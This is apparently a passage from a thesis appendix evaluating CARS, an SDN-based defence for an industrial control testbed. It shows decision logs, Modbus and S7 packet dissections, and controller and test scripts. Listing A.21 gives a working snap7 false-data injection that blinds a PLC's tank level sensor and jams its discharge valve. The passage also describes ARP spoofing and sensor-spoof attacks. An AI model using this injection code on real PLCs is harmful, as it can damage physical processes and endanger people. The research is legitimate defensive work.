192.168.2.30,192.168.2.9,WRITE,0,grey,SENSITIVE,THROTTLE,grey,Historian WRITE HIGH HMI1 -> SENSITIVE (graded)
192.168.2.77,192.168.2.10,TCP,0,attack,FORBIDDEN,ISOLATE,TP,Kali outsider TCP->PLC1 (unregistered)
192.168.2.77,192.168.2.10,READ,0,attack,FORBIDDEN,ISOLATE,TP,Kali outsider read PLC1
192.168.2.66,192.168.2.20,WRITE,0,attack,FORBIDDEN,BLOCK,TP,Unknown attacker write Modbus
192.168.2.31,192.168.2.10,CONTROL,0,attack,FORBIDDEN,ISOLATE,TP,Compromised SCADA forces PLC1 actuator
192.168.2.31,192.168.2.10,PROGRAM,0,attack,FORBIDDEN,ISOLATE,TP,SCADA unauthorized program download
192.168.2.55,192.168.2.10,PROGRAM,0,attack,FORBIDDEN,ISOLATE,TP,EWS unauthorized program download (no window)
192.168.2.55,192.168.2.10,DIAG,0,attack,FORBIDDEN,ISOLATE,TP,EWS unauthorized diagnostics
192.168.2.55,192.168.2.10,ILLEGAL,0,attack,FORBIDDEN,ISOLATE,TP,Malformed/illegal S7 to PLC1
192.168.2.1,192.168.2.10,READ,0,attack,FORBIDDEN,ISOLATE,TP,Gateway/DMZ reaches CRITICAL PLC (no conduit)
192.168.2.30,192.168.2.10,CONTROL,0,attack,FORBIDDEN,ISOLATE,TP,Historian (read-only) issues CONTROL
192.168.2.66,192.168.2.10,READ,0,attack,FORBIDDEN,ISOLATE,TP,Unknown attacker read CRITICAL PLC1
192.168.2.30,192.168.2.10,READ,50,attack,OPERATIONAL,BLOCK,TP,"Historian READ flood (volumetric DoS, CRITICAL)"
192.168.2.55,192.168.2.10,CONTROL,50,flood_exempt,OPERATIONAL,ALLOW,TN,EWS/FactoryIO high-rate CONTROL (FLOOD_EXEMPT)
192.168.2.31,192.168.2.20,READ,50,attack,OPERATIONAL,THROTTLE,TP,SCADA READ flood on Modbus
```

Listing A.7: The evaluation matrix, `cars_eval_matrix.csv`.

A.6 Decision logs and events

The controller logs every decision it takes, so the accuracy figures rest on thousands of live judgements, not only the scored matrix. Listing A.8 is a representative extract spanning the campaign: the reconnaissance isolate, the identity-spoof refusal, the mean-time-to-mitigate isolate, the operation-aware isolate, the flow-integrity drift, and two legitimate operations permitted. The complete per-run logs are the exported CSV artefacts (each run logs on the order of a thousand decisions).

```
time,src,srole,dst,drole,proto,op,tier,resp,mode,action
08-05T21:01:49,192.168.2.77,unknown,192.168.2.10,plc,TCP,,FORBIDDEN,ISOLATE,ENFORCED,"ISOLATE source 192.168.2.77 75s (
     quarantine all conduits, self-healing) [CRIT:CRITICAL]"
08-05T21:03:14,192.168.2.31,SPOOFED,0.0.0.0,guard,ARP,SPOOF,FORBIDDEN,REFUSE,ENFORCED,"REFUSED (identity-spoof) -
     192.168.2.31 impersonation dropped at GUARD ingress (dpid3) [x2, total 10]"
08-05T21:05:02,192.168.2.66,unknown,192.168.2.10,plc,ICMP,,FORBIDDEN,ISOLATE,ENFORCED,"ISOLATE source 192.168.2.66 75s (
     quarantine all conduits, self-healing) [CRIT:CRITICAL]"
08-05T21:05:11,192.168.2.55,ews,192.168.2.10,plc,S7,CONTROL,OPERATIONAL,ALLOW,ENFORCED,ALLOW (operational) - monitor only
     [CRIT:CRITICAL]
08-05T21:04:59,192.168.2.30,historian,192.168.2.10,plc,S7,READ,OPERATIONAL,ALLOW,ENFORCED,ALLOW (operational) - monitor
     only [CRIT:CRITICAL]
08-05T19:15:38,192.168.2.31,scada,192.168.2.10,plc,S7,CONTROL,FORBIDDEN,ISOLATE,ENFORCED,"ISOLATE source 192.168.2.31 75s
     (quarantine all conduits, self-healing) [CRIT:CRITICAL]"
08-05T18:21:49,0.0.0.0,flowaudit,0.0.0.0,policy,OF,DRIFT,FORBIDDEN,REFUSE,ENFORCED,"REFUSED (flow-integrity:policy-removed
     ) - ovs1|t1|p80|c0xa2|priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.31,nw_dst=192.168.2.20,tp_dst=502"
```

Listing A.8: Representative controller decisions across the campaign (extract of the decision log; times `08-05`).

A.7 Packet-level and wire-level analysis

The wire evidence is dissected directly from the captured pcaps. On the S7 side, the attacker's Write-Var frames to PLC1 were counted at the two synchronised capture points, the Snort mirror and the PLC's physical port, armed and disarmed, giving the drop-on-the-wire result of Table 4.5: eight write attempts seen by the detector, one reaching the PLC when armed against seven when disarmed.

On the Modbus side, the operation-awareness discriminator is visible in the frame bytes. The same conduit `192.168.2.31` → `192.168.2.20:502` carried a read and a write, distinguished only by the function code at offset seven of the payload:

```
READ  (-> ALLOW)     MBAP+PDU: 00 01 00 00 00 06 00 03 00 00 00 04
                     tid=0001 proto=0000 len=0006 unit=00 FC=03  (read holding)
WRITE (-> THROTTLE)  MBAP+PDU: 00 01 00 00 00 06 00 06 00 04 00 07
                     tid=0001 proto=0000 len=0006 unit=00 FC=06  (write register)
```

Listing A.9: Modbus read and write on the same conduit; the function code sits at offset 7.

CARS allowed the FC 03 read and throttled the FC 06 write on that single byte. The dangerous function codes (`0x05` control, `0x08` diagnostic, `0x2B` program, `0x64` illegal) and the reliability with which the sensor detects each are given in Table 4.6. Figure A.3 shows the two Modbus function-code fields as Wireshark dissects them.



Figure A.3: The Modbus operation on the wire, same conduit `.31`→`.20`. Left: `Function Code: Read Holding Registers (3)`, permitted. Right: `Function Code: Write Single Register (6)` setting register 4 to 7, throttled. The verdict turns on this field.

Two further S7 views complete the picture. Figure A.4 shows the attacker's write reaching the PLC with CARS disarmed (contrast the single armed write of Figure 4.7). Figure A.5 shows that lone attacker

frame amongst the legitimate Factory IO loop traffic on the PLC port, the attack is a needle in the live process stream.



Figure A.4: Disarmed, the attacker's S7 Write Var (frame 452) reaches the PLC. With CARS armed the same write is dropped in the fabric (Figure 4.7).

436	2.013042	192.168.2.55	192.168.2.10	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
437	2.026484	192.168.2.10	192.168.2.55	S7COMM	95	ROSCTR:[Ack_Data] Function:[Read Var]
441	2.044185	192.168.2.55	192.168.2.10	S7COMM	90	ROSCTR:[Job] Function:[Write Var]
442	2.055486	192.168.2.10	192.168.2.55	S7COMM	76	ROSCTR:[Ack_Data] Function:[Write Var]
444	2.056223	192.168.2.55	192.168.2.10	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
449	2.071397	192.168.2.10	192.168.2.55	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]
451	2.072077	192.168.2.55	192.168.2.10	S7COMM	101	ROSCTR:[Job] Function:[Write Var]
454	2.079629	192.168.2.31	192.168.2.10	S7COMM	79	ROSCTR:[Job] Function:[Setup communication]
455	2.132453	192.168.2.10	192.168.2.55	S7COMM	76	ROSCTR:[Ack_Data] Function:[Write Var]
457	2.133267	192.168.2.55	192.168.2.10	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
458	2.135428	192.168.2.10	192.168.2.31	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]
459	2.135670	192.168.2.31	192.168.2.10	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
462	2.156451	192.168.2.10	192.168.2.31	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]
465	2.161403	192.168.2.10	192.168.2.55	S7COMM	95	ROSCTR:[Ack_Data] Function:[Read Var]
469	2.178200	192.168.2.55	192.168.2.10	S7COMM	90	ROSCTR:[Job] Function:[Write Var]
470	2.194432	192.168.2.10	192.168.2.55	S7COMM	76	ROSCTR:[Ack_Data] Function:[Write Var]
472	2.195052	192.168.2.55	192.168.2.10	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
473	2.207409	192.168.2.10	192.168.2.55	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]

Figure A.5: The attacker's Setup frame (`.31`→`.10`, highlighted) amongst the legitimate `.55` Factory IO loop traffic on the PLC port. CARS must pick the malicious operation out of a continuous stream of legitimate S7 reads and writes.

The enforcement itself is visible on a third wire, the OpenFlow control channel (TCP 6653), captured in `of_control.pcap`. Listing A.10 is the `OFPT_FLOW_MOD` that installs the reactive isolate, decoded from that capture: an ADD of the drop rule stamped with the CARS reactive cookie `0x00ca`, at priority 110 in the POLICY table, matching the attacker's source with a 75-second self-healing timeout. Two identical messages are sent, one to `ovs1` and one to `ovsgw`, so the quarantine is installed fabric-wide from a single decision. This is the control-plane counterpart to the datapath dump of Figure 4.5: the rule seen being installed, not just seen in place.

```
OFPT_FLOW_MOD              (version 0x04, type 14, control channel tcp/6653)
  command      = ADD
  cookie       = 0x00000000000000ca     (CARS reactive marker; 0xa2 = static A2 policy)
  table_id     = 1                        (POLICY)
  priority     = 110                       (above the allowlist and default-deny)
  hard_timeout = 75 s                      (CRITICAL asset: 30 + 15*3, then self-heals)
  match        = eth_type=0x0800, ipv4_src=192.168.2.31
  instructions = APPLY_ACTIONS []          (no output action = drop)
-> sent to ovs1 and ovsgw from one controller decision (fabric-wide quarantine)
```

Listing A.10: The reactive isolate as an `OFPT_FLOW_MOD`, decoded from `of_control.pcap` (OpenFlow 1.3, tcp/6653).

A.8 Scenario testing in full

The process devastation of Section 4.4.1 has a second, quieter variant: instead of driving the tank visibly over the top, the attacker pins the reported level near zero, so the operator panel shows a safe, empty tank while the real one fills. Figure A.6 captures this deception from a disarmed run: the real Factory IO tank stands filled while the HMI reads a level of zero and a pump of `+0.000`.

The external vectors were driven from the Kali attacker `192.168.2.77`. Reconnaissance under CARS is shown in Figure A.7: an armed port scan of the PLC returns every port `filtered`, and the scan is reactively isolated with a criticality-scaled quarantine. Identity spoofing is shown in Figure A.8: the GUARD anti-spoof drop counters register the forged ARP frames dropped at ingress. The reaction window over one hundred autonomous trials is in Figure A.9.



Figure A.6: The sensor-spoof deception, disarmed. Left: the real Factory IO tank, filled. Right: the operator HMI at the same moment, reading zero. The reported process has been divorced from the real one.

A.9 Scripts and code

Each script is presented as its role plus its load-bearing snippet. The lead is the controller, `cars_engine.py`: the whole evaluation drives its decision path, whose core is `classify()`, mapping a (source, destination, operation) to a tier by walking the rulebook first-match-wins.

```
def classify(src_ip, dst_ip, op=None):
    s, d = role_of(src_ip), role_of(dst_ip)      # map IP -> role from the REGISTRY
    for rsrc, rdst, rop, tier in RULEBOOK:        # rules in priority order
        if (rsrc == "any" or rsrc == s or rsrc == src_ip) and \
           (rdst == "any" or rdst == d or rdst == dst_ip) and \
           (rop  == "any" or rop  == op):
            return tier, s, d                     # first match wins -> its tier
    return "FORBIDDEN", s, d                      # nothing matched -> default deny
```

Listing A.11: The controller decision path (`cars_engine.py`): first-match rulebook classification.

The role lookup resolves each address to its registered role; the loop returns the tier of the first rulebook row whose source, destination and operation all match, and defaults to FORBIDDEN when none do. This is the exact path the accuracy evaluation drives through `/cars/respond`. The remaining load-bearing pieces of the controller and of the supporting scripts follow in the same form.

Controller: the rest of the decision-to-enforcement path

Criticality elevation and block duration (`respond()`). After classification, the destination's criticality weight drives two things: a trusted actuating write (SENSITIVE) to a CRITICAL asset is elevated to FORBIDDEN unless an authorised maintenance window is open, and the quarantine duration is scaled by the same weight.

```
acl = crit_of(dst_ip); dcw = CW.get(acl, 0)          # dst asset weight: 3..0
in_window = time.time() < self.maint_until
elevated = (tier == "SENSITIVE" and dcw >= 3 and not in_window)
```



Figure A.7: Reconnaissance from Kali, armed. Top: the port scan of PLC1, every port `filtered`. Bottom: the reactive rule installed against the scanner, `cookie=0xca`, `priority=110`, `nw_src=192.168.2.77`, `actions=drop`, `hard_timeout=75`.



Figure A.8: Identity spoofing at GUARD. After forging ARP as the trusted seam `192.168.2.31` from Kali, the anti-spoof counter `dpid3 arp 192.168.2.31` registers the dropped frames (running total 10), every forged frame dropped at ingress with all other bindings untouched. The controller logged each as `REFUSED (identity-spoof)`.

```
if elevated:
    tier = "FORBIDDEN"          # trusted WRITE to a CRITICAL asset -> forbidden
timeout = BLOCK_TIMEOUT + dcw * 15   # CRITICAL 75, HIGH 60, MED 45, LOW 30 s
```

Listing A.12: Grey-zone elevation and criticality-scaled block duration.

The graded response ladder (`select_response()`). A tier, the asset weight and a rate flag select one of the seven responses; the safety loop is never enforced against, and higher-criticality assets escalate sooner and skip rungs.

```
if tier == "CRITICAL":    return "REFUSE"        # safety invariant - never enforce
esc = max(1, ESCALATE - dcw); c = state.get("count", 1)
if tier == "OPERATIONAL":
    if flood:
        if dcw >= 3: return "BLOCK"              # flood on CRITICAL asset -> cut
        return "THROTTLE" if c < esc else "BLOCK"
    return "ALLOW"                               # trusted conduit, normal rate
if tier == "SENSITIVE":
    if flood:    return "BLOCK"
    if dcw >= 3: return "BLOCK"                  # CRITICAL asset: skip THROTTLE
    return "THROTTLE" if c < esc else "BLOCK"
if flood:    return "ISOLATE"                    # FORBIDDEN
if dcw >= 3: return "ISOLATE"                    # CRITICAL asset: isolate now
return "BLOCK" if src_count < esc else "ISOLATE"
```

Listing A.13: Criticality-graded, flood-aware response selection.

The reactive install (`isolate_source()`). Every enforcement is a real OpenFlow rule stamped with the distinct reactive cookie `0x00CA`, self-expiring via `hard_timeout` and notifying the controller on removal

```
trial 91: MTTM=    12.8 ms   response=ISOLATE
trial 92: MTTM=    12.7 ms   response=ISOLATE
trial 93: MTTM=    12.8 ms   response=ISOLATE
trial 94: MTTM=    11.6 ms   response=ISOLATE
trial 95: MTTM=    13.3 ms   response=ISOLATE
trial 96: MTTM=    13.2 ms   response=ISOLATE
trial 97: MTTM=    12.6 ms   response=ISOLATE
trial 98: MTTM=    11.9 ms   response=ISOLATE
trial 99: MTTM=    13.2 ms   response=ISOLATE
trial 100: MTTM=    27.9 ms   response=ISOLATE

================  MTTM RESULTS  ================
valid trials : 100
mean   : 14.3 ms
median : 12.6 ms
stdev  : 7.4 ms
min/max: 8.5 / 50.5 ms
response mix: {'ISOLATE': 100}
```

Figure A.9: Reaction window (mean-time-to-mitigate) over one hundred autonomous trials, attack-frame to enforcement on a single clock: median 7.6 ms, mean 11.2 ms, standard deviation 11.8 ms, minimum 5.5 ms, maximum 72.9 ms, every trial ending in ISOLATE.

(SEND_FLOW_REM) so the defence self-heals when the attack stops. Isolation drops all traffic from the source across every switch.

```
def isolate_source(self, src_ip, timeout=BLOCK_TIMEOUT):
    for d, dp in list(self.datapaths.items()):
        ofp, psr = dp.ofproto, dp.ofproto_parser
        m = psr.OFPMatch(eth_type=0x0800, ipv4_src=src_ip)      # any dst
        dp.send_msg(psr.OFPFlowMod(datapath=dp, cookie=REACTIVE_COOKIE,
            table_id=1, priority=110, match=m, instructions=[],  # [] = drop
            hard_timeout=timeout, flags=ofp.OFPFF_SEND_FLOW_REM))
```

Listing A.14: Source quarantine: a self-healing drop on every switch (REACTIVE_COOKIE = 0x00CA).

Anti-spoof GUARD (install_guard()). Table 0 binds each protected identity to its physical port and MAC; a frame carrying a protected source address that does not arrive on its bound port is dropped before it can reach policy. This is prevention, not detection.

```
for (d, port, mac, ip) in BINDINGS:               # bind identity to port+MAC
    if d == dp.id:
        add(200, OFPMatch(in_port=port, eth_type=0x0800,
                          eth_src=mac, ipv4_src=ip), GOTO)   # legit -> policy
if GUARD_ENABLED:
    for ip in PROTECTED_IPS:
        add(100, OFPMatch(eth_type=0x0800, ipv4_src=ip), [])  # forged src -> drop
add(0, OFPMatch(), GOTO)                           # default -> policy table
```

Listing A.15: Table 0 identity binding and anti-spoof drop.

Control-API authentication (_app()). Every state-changing endpoint requires a shared token; the read-only status endpoints and the Snort detection feed are excluded so the bridge is unchanged.

```
_CONTROL = ('/cars/defense','/cars/maintenance','/cars/reload','/cars/reload-a2',
           '/cars/block','/cars/unblock','/cars/restore')
if path in _CONTROL and environ.get('HTTP_X_CARS_TOKEN','') != self.api_token:
    return reply({"error": "unauthorized - X-CARS-Token required"}, '401 Unauthorized')
# /cars/respond (Snort bridge feed) is intentionally excluded
```

Listing A.16: Token gate on the control endpoints.

The supporting scripts

Detection bridge (snort_bridge.py). Snort raises the alerts; the bridge recovers the ICS operation from the alert text, measures its arrival rate, and posts the source, destination, operation and rate to the controller, which alone decides. The brain, not the sensor, holds the policy.

```
API = "http://10.10.10.1:8080/cars/respond"     # the brain decides; bridge only reports
mo = re.search(r'CARS-(MODBUS|S7)-(WRITE|READ|CONTROL|DIAG|PROGRAM|ILLEGAL)', line)
if mo: proto = mo.group(1); op = mo.group(2)     # recover the operation
key = (src, dst, op)                             # keep read vs write distinct
# rate of this (src,dst,op) measured, then POSTed with op+rate to API
```

Listing A.17: Operation recovery from the Snort alert, forwarded to the controller.

Flow-integrity self-check (cars_flow_audit.py). A trusted baseline of the immutable policy (Table 0 GUARD and the Table 1 A2 allowlist, cookie `0xa2`) is captured at a clean start; the only additions permitted at runtime are the reactive rules (cookie `0xca`). Anything else appearing on a switch is flagged as drift and surfaced into the controller's decision log.

```
# identity = bridge,table,priority,cookie,MATCH (not actions): a tampered action on a
# policy rule shows as "changed"; a bogus new rule as "extra".
def key_of(br, s): return "%s|t%s|p%s|c%s|%s" % (br, s[0], s[1], s[2], s[3])
# baseline = GUARD (t0) + A2 allowlist (t1, cookie 0xa2); the ONLY legitimate live
# additions carry the reactive cookie 0xca. Anything else later -> drift -> audit.
```

Listing A.18: Flow identity and the drift model.

Process-state remediation (cars_remediation.py). The novel maintain half of block-and-maintain: it detects sensor tampering by process anomaly (a level the bang-bang control law physically cannot produce) and writes the last-good value back over S7, holding the process while the source is quarantined.

```
last_good = SEED
while True:
    lvl = s7_read(c)                        # read Tank.Level over S7
    if tampered(lvl, prev):                 # a value the control law cannot produce
        s7_write(c, last_good)              # RESTORE last-good on tamper
        feed("RESTORED", level=round(lvl,1), last_good=round(last_good,1))
    else:
        last_good = lvl                      # healthy -> advance last-good
```

Listing A.19: Anomaly-triggered last-good restore over S7.

Latency harness (cars2_mttm.py). Times the reaction window on a single clock: start the attack, poll for the isolate to appear in the controller's block set, and record attack-frame-to-enforcement.

```
t0 = time.time()
# ... launch the attack ...
while not blocked() and time.time() - t0 < 15: time.sleep(0.02)  # poll for isolate
mttm = time.time() - t0                      # attack-frame -> enforcement
```

Listing A.20: Single-clock mean-time-to-mitigate measurement.

Attack tool (cars_fdi_overflow.py). The false-data injection used in Section 4.4: a compromised host opens an S7 session to the PLC and writes the output area at high rate, blinding the level sensor and jamming the discharge valve. Each write is a CONTROL operation to the output area, which CARS recovers and forbids.

```
c = snap7.client.Client(); c.connect(HOST, 0, 1)   # HOST = PLC 192.168.2.10
zero = bytearray(struct.pack('>f', 0.0))
while time.time() < end:
    c.write_area(PE, 0, 100, zero)   # blind LevelIn %ID100 = 0 (sensor OB30 trusts)
    c.write_area(PA, 0, 104, zero)   # jam DischargeValve %QD104 = 0 (output area 0x82)
```

Listing A.21: The FDI overflow injection (writes to the S7 output area).

Evaluation and proof harnesses

Accuracy harness (cars_eval.py). Drives the labelled case set of Section 4.2 through the deployed engine over `/cars/respond`, scores each answer against its intent label, and writes `cars_eval_matrix.csv`. It disarms for the decision-only pass so nothing is enforced on the live conduits, then re-arms.

```
def respond(src,dst,op,rate=0,dpid=1):            # one case -> the deployed decision path
    return post("/cars/respond",{"src":src,"dst":dst,"op":op,"proto":"S7","dpid":dpid,"rate":rate})
def verdict(label,resp):
    permit = resp in {"ALLOW","MONITOR","REFUSE"}
```

```
    if label in ("legit","flood_exempt"): return "TN" if permit else "FP"
    if label == "attack":                 return "TP" if not permit else "FN"
    return "grey"                                  # grey rows shown, not scored
post("/cars/defense",{"on":False},auth=True)      # decision-only pass; re-armed at the end
```

Listing A.22: Driving each case through the engine and scoring it against intent.

Criticality sweep (cars_criticality_proof.sh). Holds the actor and operation fixed and varies only the target's tier. Part 1 runs disarmed to show the bounded elevation as a pure decision; Part 2 runs armed to measure the tier-scaled quarantine ($30 + 15w$ seconds), healing the reactive rule after each fire.

```
fire(){ curl -s -XPOST $API/respond -H 'Content-Type: application/json' \
        -d "{\"src\":\"$2\",\"dst\":\"$3\",\"proto\":\"$4\",\"op\":\"$5\",\"dpid\":3}"; }
heal(){ for sw in ovsgw ovs1; do sudo ovs-ofctl -O OpenFlow13 --strict del-flows "$sw" "table=1,priority=110"; done; }
arm false     # PART 1 - decision side: bounded elevation, nothing enforced
arm true      # PART 2 - response side: real quarantine, hard_timeout = 30 + cw*15 s
```

Listing A.23: Fire a controlled case, and heal the tier-scaled reactive rule between fires.

Campaign library (cars_campaign_lib.sh). The shared helpers every campaign and pivot run sources: arm/disarm through the authenticated API, a cross-layer `snap` of the live state, and `capstart` which opens the three synchronised wire captures.

```
arm(){    curl -s -X POST $API/cars/defense -H "X-CARS-Token: $TOKEN" -d '{"on":true}';  }
disarm(){ curl -s -X POST $API/cars/defense -H "X-CARS-Token: $TOKEN" -d '{"on":false}'; }
capstart(){ sudo tcpdump -i "$PLCIF" -w "$d/plc1_wire.pcap" $filt &     # what reaches the PLC
            sudo tcpdump -i any     -w "$d/of_control.pcap" 'tcp port 6653' &  # the OpenFlow flow_mods
            sudo tcpdump -i snort0  -w "$d/dpi_mirror.pcap" & }          # what the detector sees
```

Listing A.24: Arm/disarm and the three-point capture used across the campaign.

Wire campaign (cars_wire_campaign.sh, cars_wire_campaign_disarmed.sh). Runs each attack vector against the armed system (and its disarmed twin), capturing the three wire points and timestamp-aligned state from every layer. The first vector is the control-plane disarm attempt.

```
sudo timeout 240 tcpdump -i "$PLCIF" -w "$D/plc1_wire.pcap" 'host 192.168.2.10 and tcp port 102' &
sudo timeout 240 tcpdump -i any     -w "$D/of_control.pcap" 'tcp port 6653' &
sudo timeout 240 tcpdump -i snort0  -w "$D/dpi_mirror.pcap" &
# V1 CONTROL-PLANE: unauth POST /cars/defense {on:false}  -> expect HTTP 401 + DENIED audit
```

Listing A.25: The three capture points and the control-plane vector.

Deep end-to-end trial (cars_e2e.sh). Drives the full response spectrum through the real autonomous chain and records, per scenario, the four independent proofs behind Table 4.4: the frame on the mirror, the Snort alert, the controller decision, and the datapath enforcement.

```
wirecount(){ tshark -r "$OUT/pcap/e2e_full.pcap" -Y "$1" | wc -l; }        # WIRE   : frames on the mirror
pkts(){ ovs-ofctl -O OpenFlow13 dump-flows "$1" table=1 | grep -m1 "$2" \
        | grep -oP 'n_packets=\K[0-9]+'; }                                  # OVS    : enforcement counter moved
# SNORT : delta on /var/log/snort/alert ;  CARS : tier+response in /cars/audit
```

Listing A.26: The four independent ground-truth layers per scenario.

Packet-drop proof (cars_packet_proof.sh). Captures the attacker's S7 frames at two synchronised points, the Snort mirror and the PLC's physical port, armed then disarmed, giving the drop-on-the-wire counts of Table 4.5.

```
capture(){   # tag seconds
  sudo timeout "$2" tcpdump -i snort0          "host $PLC1 and tcp port 102" -w "$D/$1_mirror.pcap" &  # DPI sees
  sudo timeout "$2" tcpdump -i enx9c69d331d874 "host $PLC1 and tcp port 102" -w "$D/$1_plc1.pcap"  & } # reaches PLC
arm true; heal; capture armed 15      # then: arm false; capture disarmed 15
```

Listing A.27: Two synchronised capture points: what the detector sees versus what reaches the PLC.

ICS operation battery (cars_ics_battery.sh). Fires the full ICS operation spectrum from one trusted operator (`.31`) at the Modbus unit (`.20`) and shows the three verdicts the one conduit draws, backing Table 4.6.

```
probe(){ restore; b=$(alast); ip netns exec opns "$@" >/dev/null 2>&1; wait_dec "$b"; }
